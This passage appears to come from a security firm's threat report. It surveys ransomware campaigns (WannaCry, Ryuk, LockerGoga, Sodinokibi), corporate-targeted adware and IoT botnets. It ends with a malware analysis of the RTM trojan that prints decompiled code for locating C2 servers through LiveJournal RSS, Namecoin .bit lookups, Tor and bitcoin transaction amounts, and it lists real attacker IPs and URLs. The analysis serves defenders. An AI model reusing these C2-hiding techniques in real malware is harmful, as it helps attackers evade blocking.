Before the threat could be stopped, the number of infected systems reached 200 thousand, and geography of the attack expanded to 150 countries. Among the victims were both corporations and governmental agencies, including the UK National Health Service.

After such a massive attack, one would expect almost all computers to get protection against EternalBlue, which was as simple as updating Windows. The numbers revealed that those expectations were too far-fetched.

5. [WannaCry aftershock // Sophos](#).



In August 2019, more than 4.3 million attempts to spread WannaCry via already infected computers were detected. This means that the number of computers still not protected from EternalBlue is quite alarming. In other words, Windows OS has not been updated on such computers since at least March 2017.

Given the circumstances, it is by sheer luck that no second WannaCry epidemic has occurred yet. The versions of malware circulating currently on the Internet are mostly modified so that they infect devices without encrypting files.⁶

So far, the unlearned lesson has not cost as much as it did three years ago. But this does not always happen, as the example of another old acquaintance goes, the Ryuk ransomware.

Over
\$277 million

was demanded in ransom
by the operators of Ryuk
ransomware in 2019⁷

6. [WannaCry aftershock // Sophos.](#)

7. [2020 global threat report // CrowdStrike.](#)

Ryuk: a hybrid threat

From the very beginning, the operators of Ryuk ransomware, first discovered in August 2018, made targeted attacks on corporate networks and demanded large amounts from their victims. For the first five months of the malware's existence, its creators earned in total more than \$3.7 million.⁸ Ryuk was also used in a ransomware attack with the largest demanded in of 2019, amounting to \$12.5 million.⁹

What is so special about Ryuk is that it clearly illustrates cybercriminals' tendency to collaborate. This ransomware is distributed with the use of Emotet and Trickbot, the former banking trojans that expanded their functionality in the second half of the past decade to deliver other malware (we discussed this in more detail in Threat Zone 2019).

This year, an example of an attack with this vector was the infection of the corporate network of Epiq Global, a big law firm. The infection paralysed the operations of all 80 local offices around the world.

The cause of the incident was trifle, according to anonymous sources in the media: many computers in Epiq ran older versions of Windows.^{10, 11}

8. [Big game hunting with Ryuk: another lucrative targeted ransomware // CrowdStrike.](#)

9. [2020 global threat report // CrowdStrike.](#)

10. [Epiq Global down as company investigates unauthorized activity on systems // LawSites.](#)

11. [Legal services giant Epiq Global offline after ransomware attack // TechCrunch.](#)





Over
€ 65.9
million

loss suffered by Norsk
Hydro from the LockerGoga
ransomware attack¹²

12. Annual report 2019 // Norsk Hydro.

New threats: double damage

In 2019, several new families of ransomware emerged. We are going to focus on the two which demonstrate new approaches used by developers and operators of ransomware.

LockerGoga: in-depth attacks

LockerGoga malware attracted attention at the end of January 2019 with its debut attack on the French company Altran Technologies, a global innovation and engineering consulting firm. The company did not disclose any details of the only saying that the attackers had used 'a crypto locker virus'.¹³

The incident with the Norwegian company Norsk Hydro, one of the largest aluminium producers in the world, shed light on the specific tactics used by LockerGoga operators.^{14, 15} The victim company disclosed the details of the attack — they even gave a description of the attackers' actions — so we have a chance to evaluate from the outside perspective, how the ransomware attacks became more and more targeted.

13. [Update on the cyber attack // Altran.](#)

14. [Aluminum maker Hydro battles to contain ransomware attack // Reuters.](#)

15. [Skreddersydd dobbeltangrep mot Hydro \[Tailor-made double attack on Hydro\] // NRK Norge.](#)

The attackers had infiltrated the Norsk Hydro network a few months before the ransomware was launched. The method of infiltration was a phishing email: the malware was attached to the email sent on behalf of an actual Norsk Hydro client and signed with a valid certificate.


Having gained access to the network, the hackers compromised Active Directory, a Windows OS service responsible for user authorisation and network resources access control.

This gave the attackers full access to the company's infrastructure. Only then they distributed the ransomware throughout the organisation and ran it.¹⁶

16 days

average downtime due to a ransomware incident¹⁷

A ransom message from LockerGoga



16. [How the Norsk Hydro cyberattack unfolded // Fastmarkets AMM.](#)

17. [Ransomware costs double in Q4 as Ryuk, Sodinokibi proliferate // Coveware.](#)

The ransomware paralysed systems that assisted business process and production chains management. As a result, most of the facilities owned by Norsk Hydro were forced to switch to manual operations mode. Several aluminium processing factories even suspended operations entirely.^{18, 19}

Apart from targeting, the attacks involving LockerGoga are distinguished by their implementation of social engineering tactics.

Typically, ransomware generate a text message with a bitcoin address and the required amount of ransom.

LockerGoga provides only the contact details of the attackers and encourages the victim to discuss the conditions for decrypting files by email. The attackers' message says that the ransom amount depends on how promptly the victim contacts them.²⁰

Prof. Services

20.4%

Health Care

18.7%

Software

11.7%

Public Sector

10.4%

Consumer Services

9.6%

Real Estate

6.1%

Materials

5.2%

Retailing

3.5%

Transportation

3.0%

Financial Services

2.6%

Capital Goods

2.2%

Automobile

2.2%

0 20

Distribution of ransomware attacks by industry for Q4 2019.

Source: CoveWare

18. [Ransomware against the machine: how adversaries are learning to disrupt industrial production by targeting IT and OT // FireEye.](#)

19. [Cyber-attack on Hydro // Hydro.](#)

20. [New LockerGoga ransomware allegedly used in Altran attack // Bleeping Computer.](#)

Sodinokibi: partnership and leak

Creators of Sodinokibi, which was discovered in April 2019, were the first ransomware developers to set up monetisation with the use of RaaS model (Ransomware as a Service).

This model helps to earn money through other attackers. In particular, Sodinokibi is distributed in exchange for a share of the earnings generated from successful cyberattacks. For the first eight months of the ransomware's existence, its developers engaged 39 such partners.²¹

Over **39**
threat actors
collaborate
with Sodinokibi developers²¹

21. [2020 global threat report // CrowdStrike.](#)

1 in 3

ransomware attacks
involve Sodinokibi²²

The RaaS model could be a massive threat. This is clearly demonstrated by the number of the attacks accomplished with the use of Sodinokibi: in the fourth quarter of 2019 the malware was involved in every third incident associated with ransomware (29%).²²

The malware developers themselves engage in attacks as well. Such attacks are truly surprising by the method chosen for the actual extortion of money.

Last December, the Sodinokibi developers publicly announced that they would post data of one of the compromised organisations on the Internet if it failed to pay the ransom.²³

A month later, they followed through on their threat, though, the victim was different. The attackers launched a special website where they published data allegedly belonging to Artech Information Systems, one of the largest American recruiting firms specialising in the IT industry.²⁴

In May 2020, Sodinokibi hackers accessed and stole data from the American law firm Grubman, Shire, Meiselas & Sacks, which works with some of the world's best-known celebrities. The criminals demanded a \$21 million ransom in exchange for the stolen files. This amount was doubled after the firm refused to pay. At the time of this writing, the gang has released a batch of documents related to the singer Lady Gaga and has announced a bidding for Madonna's data.²⁵

22. [Ransomware costs double in Q4 as Ryuk, Sodinokibi proliferate // Coveware.](#)

23. [Another ransomware will now publish victims' data if not paid // Bleeping Computer.](#)

24. [Sodinokibi ransomware publishes stolen data for the first time // Bleeping Computer.](#)

25. [Buhtrap group uses zero-day in latest espionage campaigns // WeLiveSecurity by ESET.](#)

Increasing risks

Organisations are currently challenged by far more diverse digital threats than a year before. In this section, we will cover new factors you have to consider while developing security policies, as well as shine light on those known attacks with significantly increased risk.

Adware, riskware, hacktool: from users to business

Last year we reported on a shift in attacks from targeting particular users to targeting organisations, especially commercial companies. This trend has indeed got worse.

The first clear indicator of this is **adware**, or **advertising malware**.

This class includes malware which displays unwanted advertisements. Commonly, it is done by changing the home page or default search engine in a web browser.

Advertising malware traditionally target individuals, but last year they began appearing frequently in corporate networks. In 2019, the number of attacks on organisations with the use of adware increased 5½ times (+463%).



The second example of a significant increase is demonstrated in the attacks using the so-called **riskware**.

This class of threats includes legitimate software, which, in the hands of an attacker, can harm the target system. A typical example of riskware is any software for remote control (like TeamViewer or UltraVNC). In your company such programmes can be used, for example, by system administrators to configure workstations, but if attackers manage to install such a programme or if they get access to it on a compromised system, they will be able to fully control the infected machine.

The number of attacks using riskware increased for organisations by 52% in 2019 versus 2018. The number of such attacks on individuals has decreased by 35%.

Finally, it is worth mentioning here the surge of attacks which use tools for penetration testing, a cyberattack simulation done by a legitimate actor to find vulnerabilities. Such software is designed to emulate the actions of an attacker. Among these tools are password cracking tools, malware obfuscators, known vulnerabilities exploits, etc.

Last year, cybercriminals used such software to attack organisations at three times the rate compared to the numbers from 2018 (+224%).²⁶

A single successful attack on a particular organisation is more fruitful than successful attacks on dozens of thousands of users. Stolen data enables the cyber criminals to earn more money, and compromised resources help gain more computing capacity. According to the statistics available on adware and riskware, it seems that more and more malware developers and operators are beginning to catch on to this fact.



4.3million

attacks on organisations
in 2019 involved adware²⁶

26. [2020 state of malware report // Malwarebytes.](#)

IoT attacks: losses amount to billions

The Internet of Things (IoT) industry remains one of the most problematic in terms of cybersecurity.

Any potential vulnerabilities of routers, surveillance cameras, smart kettles, light bulbs, robotic vacuum cleaners and other household appliances in mass production are always the last to get any consideration — if any at all.

This is helpful for attackers who have long been exploiting vulnerable IoT devices when creating botnets which are made up of devices controlled by the attackers. Gathered like that, IoT devices are engaged in **DDoS** attacks on corporate networks.



The situation is aggravated by the significant size and growth rate of the Internet of Things. Reality has outpaced the prediction of experts: analysts believed that by the end of 2019, there would be 8.3 billion IoT devices connected to the network, the number ended up being higher, 9.5 billion. The number of active devices will most likely exceed the latest predictions for 2021 which were made two years ago. Back then, experts estimated this figure at 11.6 billion.²⁷

The increase in the IoT market is directly proportional to the scale of threat posed by IoT botnets.

For the first six months of 2019, the number of attacks on **honeypot-servers** reached almost 3 billion. This is 3.5 times more than in the second half of 2018.

Most likely, such figure would have been impossible without the contribution of IoT devices. Several facts point to this.

Firstly, almost half of the malicious connections (1.4 billion) were recorded on the ports used by Telnet and SSDP. The former is now relevant mainly for IoT devices. The latter is often used for **DDoS** attacks using IoT botnets.

Secondly, most of the attacks on honeypot servers involved malware from the Mirai family, one of the main IoT malware, which accounts for 16-21% of IoT related incidents.²⁸

Finally, for the same first six months of 2019, there was a report on an abnormal increase (55%) in compromised IoT devices.²⁹

DoS (Denial of Service) is an attack in which the target server or service is overloaded with requests to such an extent that it becomes inaccessible to the user.

DDoS (Distributed Denial of Service) is a type of DoS attack initiated using of a huge number of devices with different IP addresses.

Honeypot servers are systems that are intentionally made vulnerable to lure the attackers and collect data about their tools and methods.



2.9 billion

attacks were recorded
on honeypot servers²⁸

27. [IoT 2019 in review: the 10 most relevant IoT developments of the year // IoT Analytics.](#)

28. [Attack landscape H1 2019 // F-Secure.](#)

29. [SonicWall 2019 report: 55% rise in IoT malware attacks // Open Access Government.](#)

The situation in Russia

In addition to the above said, banking trojans remain a significant threat to companies in the Russian cyberspace. Disguised as legitimate files, trojans breach a target system and allow cybercriminals to gain access to victims' bank accounts.

A typical attack with this class of malware goes as follows.

An employee of a company receives an email with a Microsoft Word document attached, which allegedly contains a contract, urgent invoices, a commercial offer or a notification from a government body.

In fact, the file contains macros (software algorithms) written by the attackers. Microsoft Office macros help automate routine tasks, but cybercriminals use them to initiate actions that launch malware.

The malware connects to the command-and-control (C2) server and starts receiving additional functional modules and commands from the attackers.

The attackers proceed to steal money using the controlled malware. This is usually done by manipulating 1C accounting programmes that are quite common in Russian companies. The malware replaces a legitimate recipient's details in payment orders with those used by the adversary.

Since 2014, such attacks have mostly been carried out using three programmes: Buhtrap, RTM and Dimnie. The activity of Dimnie decreased in 2019 and 2020, but the other two stay relevant.

Buhtrap has started being utilized as a spyware. That way, it has been used in attacks against government organisations. This was observed in June 2019. In the same campaign, the malware exploited a **'zero-day vulnerability'**, which is also not so typical of a banking trojan.³⁰

30. [SonicWall 2019 report: 55% rise in IoT malware attacks // Open Access Government.](#)

RTM, an ironic acronym for Read the Manual, continues to target companies. The malware's activity has been growing: in Q1 2020, we found twice (108%) as many unique executable RTM files compared to the same period last year. Usually, the difference between these executable files is insignificant, but some samples showcase a new phase of RTM evolution.

One of the key directions for the trojan's development is associated with connections to C2 servers. To achieve the objectives, it is important for the attackers to maintain a stable connection with the infected computers. Therefore, they hide the addresses of the servers and regularly change the ways that the malware finds these addresses.

Some of the new approaches can be surprisingly inventive. In the next section, we will look at some of them and see how they have changed in different versions of RTM.

Zero-day vulnerability is a security gap which has not yet been patched.

In the literal sense, the term refers to the fact that the developers had 0 days to patch the vulnerability by the time an attacker has exploited it.

RTM: search for C2 servers

RTM prefers to transmit the C2 server address so that the IP could be dynamically changed without modifying the malware's source code.

On the one hand, this makes things easier for attackers and can throw analysts off their trail. On the other hand, it allows experts to predict the addresses of command-and-control servers before another campaign.

Since the trojan appeared, we have observed four ways it receives IP addresses of the C2 servers.

2015–2016: RSS

The first versions of RTM used an RSS feed to update addresses of the command-and-control servers.

Attackers would create LiveJournal blogs containing encrypted C2 addresses. To get the C2 addresses, RTM would send a request to `hxxps://<blog_name>.livejournal[.]com/data/rss/` and process the response.

An example below is the response from `hxxps://f72bba81c921.livejournal[.]com/data/rss/`

RSS feed content. The description field contains encrypted addresses of the command-and-control servers

```
<rss version="2.0">
<channel>
<title>f72bba81c921</title>
```

```
<link>https://f72bba81c921.livejournal.
com/</link>
<description>f72bba81c921 - LiveJournal.
com</description>
<lastBuildDate>Thu, 05 Nov 2015 02:32:20
GMT</lastBuildDate>
<generator>LiveJournal / LiveJournal.
com</generator>
<lj:journal>f72bba81c921</lj:journal>
<lj:journalid>77015555</lj:journalid>
<lj:journaltype>personal</
lj:journaltype>
<item>
<guid isPermaLink="true">https://
f72bba81c921.livejournal.com/627.html</
guid>
<pubDate>Thu, 05 Nov 2015 02:32:20 GMT</
pubDate>
<title>1</title>
<author>f72bba81c921</author>
<link>https://f72bba81c921.livejournal.
com/627.html</link>
<description>
[40]1b05e4a4d3709f1eaa0addba2b981868c0ad
5b3c6a0a71090eed48982ab4727035f4b0b23f44
69e11ed1109f5b1124985a6e9ee8e662df21c6d5
93a9a960[/40]<br />
<br />[41]9e7780b8c0a641edb710d52df0b80b
9997a74b3c5fdab8cd5da6775a9fb9bf13883711
f16427c474793c152798e4280a620594a03cc0fc
15d796b2584585[/41]<br />
<br />[30]8278fcdcb4694799680f251faf0658
f9e80dc9c36ed46c39666d35d0fd76de80bd4c70
e771cfae94fbb6a8ce0ea3becd2e9087e5a18353
4e9aa7b7f8ba8b[/30]< />
<br />[1]9efc08e5bd3e58df11b6dc74a50218d
0374494c32b15445093d11c82e1960f12ae68462
19aaf3af0da0dd8b6b5a6df37748c47b9c268a01
d[/1]<br />
<br />[60]2b026e46792db1bb6f90e4ec774c13
659c057b13181122328f340db23a2978e5777d3a
92773a86ce5f347b909e95a79f4b562da7a9450a
34029f[/60]<br />
<br />[42]bff0b4cf5a9da230b5db8650ae371a
297fd10b06f09494533dad576eb1e60047af1230
d1fddd59dde07a783ff55624e1d6a3fff7de16f5
```

```
a3d0d8efbee094[ /42]<br />
<br />[43]7f54460724363cd9ba7efb9b4340f3
e122107839d73c0023ef508afe2232b0e991a294
d2894eb4dd3c986c2f52984337f84aa7fcae3d3a
edd00a58792b82[ /43]<br />
<br />[56]cd0c24857167077f652a2a654e323c
ef5d212de3c7fe0fb806b58c02a87eb37c0a68ef
f6aa7af0276e55e040efc67c72852cb99059a7d0
0e380587a6561c[ /56]<br />
<br />[57]456ceb4f3b31c84aa3f06b41c44d60
d37d855250a840114843cbd9dd6f8e34e82e3ad9
c242405560a411636afa0f043ce877351157b7ad
9fb46298e04fde[ /57]<br />
<br />[58]54a007ec6ab22c8d3a4608a0abd7bf
7c0652c483b16152e33d11051362e28ddb07cc3a
47ae718b61f93198b59969b7467f9945e55ce1bd
e2e0ee4fc4a626[ /58]<br />
<br />[59]c82e1e269ae245ca14545d22b4c693
4ebff53888df8d93bf54dc5de0e369ddae03c78a
c1e04960d2942fe9e41104aa852a55cfc08354e3
4987f98ca6b019[ /59]
</description>
<comments>
https://f72bba81c921.livejournal.
com/627.html#comments
</comments>
<lj:security>public</lj:security>
<lj:reply-count>0</lj:reply-count>
</item>
</channel>
```

The decrypted strings with the default C2 address and the RSS feed address. The data was obtained during malware's execution

```
dd offset aGet ; "GET"
dd offset aPost ; "POST"
dd offset aHttp11 ; "HTTP/1.1"
dd offset aMozilla50Compa ; "Mozilla/5.0
(compatible; MSIE 9.0; Wind"...
dd offset aAcceptTextHtml_0 ; "Accept:
text/html, application/xhtml+xml"...
dd offset aAcceptTextHtml ; "Accept:
text/html, application/xhtml+xml"...
dd offset aWebstatisticao ;
"webstatisticaonline.tech/r/z.php"
dd offset aHttpF72bba81c9 ; "http://
f72bba81c921.livejournal.com/dat"...
dd offset asc_4C5D74 ; ".*.*"
dd offset aDtt_0 ; ".*.dtt"
dd offset aDtt ; ".dtt"
dd offset aSpc ; "spc"
```

2016–2019: .bit

In March 2016, RTM started using **.bit** domains for C2 servers' addresses.

These domains are supported by Namecoin, an alternative DNS registrar based on the blockchain technology. The system is decentralised, which makes **.bit** domains difficult to block.

IP addresses of the C2 servers on **.bit** were received by RTM in one of two ways:

- via the Namecoin block explorer's API;
- through domain name resolution using special DNS servers.

Function for getting C2 addresses via **.bit** domains

```
ascii_cc_ptr = 0;
v3 = a3;
ip_address = ip_res;
wide_cc_ptr = cc_address_ptr;
v9 = &savedregs;
v8 = &loc_41210F;
v7 = __readfsdword(0);
__writefsdword(0, &v7);
res = GetIPAddress_NamecoinAPI_
sub_411BF0(cc_address_ptr, ip_res, a3);
if ( !res )
{
    LStrFromWStr(&ascii_cc_ptr, wide_cc_
ptr);
    if ( !GetDnsImports_sub_41201C(res)
|| (res = GetIPAddress_DnsResolve_
sub_411E4C(ascii_cc_ptr, ip_
address, v3), !res) )
    {
        res = gethostbyname_
sub_411D90(ascii_cc_ptr, ip_
address);
    }
}
```

Method 1: via the Namecoin block explorer's API. In this case, RTM sends a request to **hxxps://namecoin.cyphrs[.]com/api/name_show/d/<name>** and extracts the IP address of the C2 server from the body of response page.

Notably, RTM gets two IP addresses at once: if one is unavailable, the malware contacts the second one without repeating the entire request procedure.

Let us look at how the function for receiving C2 addresses works with the `stat-counter-7[.]bit` domain.

Function for receiving IP addresses of the C2 servers via the Namecoin block explorer's API

```
url = 0;
name_ptr = 0;
data = 0;
v18 = a3;
v3 = a2;
cc_address_ptr = cc_ptr;
v12 = &savedregs;
v11 = &loc_411D7E;
v10 = __readfsdword(0);
__writefsdword(0, &v10);
LStrClr(a2);
LStrClr(v18);
GetName_sub_411BA0(cc_address_ptr,
&name_ptr); // stat-counter-7.bit
WStrCat3(&url, ofDecryptedWideStrings-
>api_name_show_d, name_ptr);
// name_ptr value: /api/name_show/d/
// url value: namecoin.cyphrs.com/api/
name_show/d/stat-counter-7
v5 = HttpRequest_sub_40DC88(ofDecryptedW
ideStrings->namecoin_cyphrs_com, url, 0,
0, 443, 2, 0, 0, &data_struct) != 0;
if ( v5 )
{
    v5 = 0;
    LStrFromPCharLen(&data, v17, data_
struct);
    index = LStrPos(ascii->aIp, data);
    // ip\":[\"
    if ( index )
    {
        GetStr_sub_4035E8(&data, 1, (index
+ 7));
        v7 = LStrPos(ascii->slash, data);
        // \"
        if ( v7 )
        {
```

```
LStrCopy(v3);
GetStr_sub_4035E8(&data, 1, (v7
+ 1));
v5 = sub_40E2C4(*v3, 0);
v8 = LStrPos(ascii->_slash,
data); // ,\"
if ( v8 )
{
    GetStr_sub_4035E8(&data, 1,
(v8 + 2));
    if ( LStrPos(ascii->slash,
data) ) // \"
        LStrCopy(v18);
}
}
}
```

As part of this method, attackers used requests not only to `hxxps://namecoin.cyphrs[.]com/api/name_show/d/`, but also to `hxxps://namecha[.]in/name/d/` — in this case, RTM processed the 'Current value' field.

Summary

Status	Active
Expires after block	490881 (34292 blocks to go)
Last update	2019-06-03 09:57:02 (block 454881)
Registered since	2019-01-31 21:06:37 (block 436711)

Current value

```
{
  "ip": [
    "85.217.170.12",
    "91.92.136.57"
  ]
}
```

Operations

Date/time	Block	Transaction
2019-06-03 09:57:02	454881	379caa91a8...
2019-06-03 09:20:07	454878	2c83c4a57b...

Operation	Value
OP_NAME_UPDATE	["ip":["85.217.170.12","91.92.136.57"]]
OP_NAME_UPDATE	["ip":["85.217.170.12","185.205.210.233"]]

Content of the web page at
`hxxps://namecha[.]in/name/d/stat-counter-7`

Method 2: via domain name resolution.

Attackers used this method if they failed to get a C2 address using the Namecoin block explorer's API. In that case, RTM used special DNS servers to receive an IP address that corresponded to the domain name of the C2 server. This was done by the **DnsQuery_A** function.

DnsQuery_A function in the malware's core.dll

```
ip_addr = ip_address;
ascii_cc_ptr = a1;
pr_index = 0;
if ( DnsQuery_A )
{
    ip_str = LStrToPChar(ascii->dns_ip_1);
    // 188.165.200.156
    ip_dword = (*of_inet_addr)(ip_str);
    count = 1;
    name_ptr = LStrToPChar(ascii_cc_ptr);
    if ( !DnsQuery_A(name_ptr, DNS_TYPE_A,
        DNS_QUERY_USE_TCP_ONLY, &count,
        &pDnsRecord, 0)
        && pDnsRecord
        && pDnsRecord->flag == 1 )
    {
        pr_index = GetIP_
            sub_411DCC(&pDnsRecord->int0, ip_
            addr, ip_addr, &savereg);
        if ( pr_index )
        {
            if ( pDnsRecord &&
                DnsRecordListFree )
                goto LABEL_28;
        }
    }
    ip_str_1 = LStrToPChar(ascii->dns_
        ip_2);
    // 91.217.137.37
    ip_dword = (*of_inet_addr)(ip_str_1);
    ip_str_2 = LStrToPChar(ascii->dns_
        ip_3);
    // 188.165.200.156
    ip_dword_1 = (*of_inet_addr)(ip_
        str_2);
    ip_str_3 = LStrToPChar(ascii->dns_
        ip_4);
    // 217.12.210.54
```

```
ip_dword_2 = (*of_inet_addr)(ip_
    str_3);
count = 3;
counter = 50;
do
{
    pr_index = GetValue_sub_40672C() %
        count;
    pr_index_1 = GetValue_sub_40672C()
        % count;
    if ( pr_index_1 != pr_index )
    {
        dns_ip = *(&ip_dword + pr_
            index);
        *(&ip_dword + pr_index) = *(&ip_
            dword + pr_index_1);
        *(&ip_dword + pr_index_1) =
            dns_ip;
    }
    --counter;
}
while ( counter );
name_p = LStrToPChar(ascii_cc_ptr);
if ( !DnsQuery_A(name_p, DNS_TYPE_A,
    DNS_QUERY_USE_TCP_ONLY, &count,
    &pDnsRecord, 0)
    && pDnsRecord
    && pDnsRecord->flag == 1 )
{
    LOBYTE(pr_index) = 1;
}
```

The prototype of the DnsQuery_A function declared in the WinDNS.h header file

```
DNS_STATUS
WINAPI
DnsQuery_A(
    _In_     PCSTR    pszName,
    _In_     WORD      wType,
    _In_     DWORD     Options,
    _Inout_opt_ PVOID    pExtra,
    _Outptr_result_maybenull_ PDNS_
    RECORD * ppQueryResults,
    _Outptr_opt_result_maybenull_ PVOID *
    pReserved
);
```

The fourth argument supplied to the `DnsQuery_A` function is the address of the `_IP4_ARRAY` structure on the stack. The structure contains an array of special DNS servers' IP addresses:

`_IP4_ARRAY` structure on the stack

```
-00000040 count          dd ?
-0000003C ip_dword        dd ?
-00000038 ip_dword_1      dd ?
-00000034 ip_dword_2      dd ?
```

If the `DnsQuery_A` function is executed successfully, the IP address of the C2 server can be obtained by reading the following value: `pDnsRecord -> Data.A.IpAddress`

The decompiled code of one of the samples shows that the special DNS server `188.165[.]200.156` is used to resolve the C2 domain name. In case this fails, a list of three DNS servers is used: `91.217[.]137.37`, `188.165[.]200.156`, `217.12[.]210.54`.

2019: Tor

On 15 February 2019, we discovered first RTM samples with a C2 server located in the Tor network (`hxxp://5aaw3unbkm5jqx7d[.]onion/index[.]php`).

C2 server address in the Tor network among the decrypted strings. The data was obtained during the malware's execution

```
dd offset aHttp5aaw3unbkm ;
"http://5aaw3unbkm5jqx7d.onion/index.php"
dd offset aBotnetPrefix ; "botnet-prefix"
dd offset aBotnetId ; "botnet-id"
dd offset aCcConnectInter ; "cc.connect-interval"
```

The section of the disassembled code where the C2 server URL is parsed

```
lea     eax, [ebp+lpUrlComponents]
push    eax
push    0
lea     eax, [ebp+Url]
mov     edx, dword ptr [ebp+pwszUrl]
call    WStrFromPWCharLen ;
pwszUrl="http://w762icwux5m5p2mg.onion/
index.php"
mov     eax, [ebp+Url]
call    WStrLen
push    eax ; dwUrlLength=0x27
mov     eax, dword ptr [ebp+pwszUrl]
push    eax ; pwszUrl="http://
w762icwux5m5p2mg.onion/index.php"
mov     eax, ds:WinHttpCrackUrl
mov     eax, [eax]
call    eax ; WinHttpCrackUrl
mov     ebx, eax
test    ebx, ebx
jz      short loc_40DF2C
```

These samples were distributed until April 9, 2019, after which RTM switched back to using the `.bit` domain.

Since 2019: bitcoin

On 10 June 2019, we discovered an RTM sample that receives IP addresses of the C2 servers from transactions to a specific wallet.

As before, RTM generates two IP addresses. Each address is hidden in the number of bitcoins transferred during two consecutive transactions.

In getting the IP addresses to the C2 servers, the malware sends a request to `hxxps://chain[.]so/api/v2/get_tx_received/BTC/`. The response contains a set of transactions to the crypto wallet account:

```
{
  "status": "success",
  "data": {
    "network": "BTC",
    "address": "bc1qh96q46mw72shp2j39uq3z0wh0gezguvk9qq5js",
    "txs": [{
      "txid": "a7b26c289a3e27ef5eafaa8b2837296dcf244c3d2d9f13d781435834d900941f",
      "output_no": 0,
      "script_asm": "0 b9740aeb6ef2a170aa512f01113dd77a32247196",
      "script_hex": "0014b9740aeb6ef2a170aa512f01113dd77a32247196",
      "value": "0.00023643",
      "confirmations": 47904,
      "time": 1560086710
    },
    {
      "txid": "6f260f9de5ae478c59d527fe81425f48ba9d7d89b2c03a5c67761d80051f7424",
      "output_no": 0,
      "script_asm": "0 b9740aeb6ef2a170aa512f01113dd77a32247196",
      "script_hex": "0014b9740aeb6ef2a170aa512f01113dd77a32247196",
      "value": "0.00014728",
      "confirmations": 47904,
      "time": 1560086710
    },
    {
      "txid": "8f9ee9295a1c5792eac69f9013933d43dbb9c99d083713a1dd0f3073f06db5c1",
      "output_no": 0,
      "script_asm": "0 b9740aeb6ef2a170aa512f01113dd77a32247196",
      "script_hex": "0014b9740aeb6ef2a170aa512f01113dd77a32247196",
      "value": "0.00055637",
      "confirmations": 47904,
      "time": 1560086710
    },
    {
      "txid": "ddd09072a957c3e9e922c9c7edc9a587bae2d1594cd1c58c69edabc91a6e31fd",
      "output_no": 0,
      "script_asm": "0 b9740aeb6ef2a170aa512f01113dd77a32247196",
```

```
      "script_hex": "0014b9740aeb6ef2a170aa512f01113dd77a32247196",
      "value": "0.00003242",
      "confirmations": 47904,
      "time": 1560086710
    },
    {
      "txid": "6c06482d309bbefa28cfb9a944bf975921cf774d08371933769f3c85a9681dc",
      "output_no": 0,
      "script_asm": "0 b9740aeb6ef2a170aa512f01113dd77a32247196",
      "script_hex": "0014b9740aeb6ef2a170aa512f01113dd77a32247196",
      "value": "0.00023643",
      "confirmations": 47719,
      "time": 1560187837
    },
    {
      "txid": "fd55f5f8b6087b3c4a6c4b17c122eb1b2ebf35c84b5e17f2591f068443bc1822",
      "output_no": 0,
      "script_asm": "0 b9740aeb6ef2a170aa512f01113dd77a32247196",
      "script_hex": "0014b9740aeb6ef2a170aa512f01113dd77a32247196",
      "value": "0.00014728",
      "confirmations": 47719,
      "time": 1560187837
    },
    {
      "txid": "ccf403b8190a55676967100eb96694bae9a8e8ba852cbb1add4e81079cc993bc",
      "output_no": 0,
      "script_asm": "0 b9740aeb6ef2a170aa512f01113dd77a32247196",
      "script_hex": "0014b9740aeb6ef2a170aa512f01113dd77a32247196",
      "value": "0.00040030",
      "confirmations": 47719,
      "time": 1560187837
    },
    {
      "txid": "f93a4c95ed04e58eb32829ab1d6fb16432e519126cabda416dbcef90c46741cc",
      "output_no": 0,
      "script_asm": "0 b9740aeb6ef2a170aa512f01113dd77a32247196",
```

```
"script_hex": "0014b9740aeb6ef2a1
70aa512f01113dd77a32247196",
"value": "0.00008483",
"confirmations": 47719,
"time": 1560187837
}]
}
```

We will look at how RTM extracts the C2 IP address from two transactions at the end (their BTC amounts are highlighted above).

The code section showing the process of getting C2 IP addresses from a bitcoin transaction

```
LStrClr(ip_addr);
LStrClr(v3);
WStrCat3(&address, wide->api_v2_get_tx_
received_BTC, bitcoin_wallet); // /api/
v2/get_tx_received/BTC/<wallet>
res = HttpRequest_sub_6FD7EC(wide-
>chain_so, address, 0, 0, 443, 2, 0, 0,
&DataStruct) != 0; // chain.so
if ( res )
{
    res = 0;
    LStrClr(ip_address);
    LStrClr(v3);
    LStrFromPCharLen(&ptrJsonData,
DataPtr, DataStruct);
    Sysutils::LowerCase(ptrJsonData,
&ptrLcJsonData);
    LStrLAsg(&ptrJsonData,
ptrLcJsonData);
    if ( FindValue_sub_701714(&value_0,
0, &savedregs) && FindValue_
sub_701714(&value_1, 0, &savedregs) )
    {
        IntToString(value_1);
        octet = SHR_8_sub_6F6464(value_1);
        IntToString(octet);
        IntToString(value_0);
        v8 = SHR_8_sub_6F6464(value_0);
        IntToString(v8);
        LStrCatN(ip_address, 7);
        LOBYTE(res) = 1;
    }
    if ( FindValue_sub_701714(&value_0,
```

```
res, &savedregs) && FindValue_
sub_701714(&value_1, res, &savedregs)
)
{
    IntToString(value_1);
    v9 = SHR_8_sub_6F6464(value_1);
    IntToString(v9);
    IntToString(value_0);
    v10 = SHR_8_sub_6F6464(value_0);
    IntToString(v10);
    v12 = v16;
    LStrCatN(v3, 7);
}
}
```

The **FindValue** function searches for fractional part of the transfer amount. The search starts from the buffer end. Each time the function is called, data is processed starting from the current index. In our case, successive calls to the **FindValue** function will yield values 8483, 40030, 14728, and so on.

Disassembled code for getting an IP address from the amount of transfers to the crypto wallet

```
xor     eax, eax
mov     al, byte ptr [ebp+value_1]
lea     edx, [ebp+data]
call    IntToString
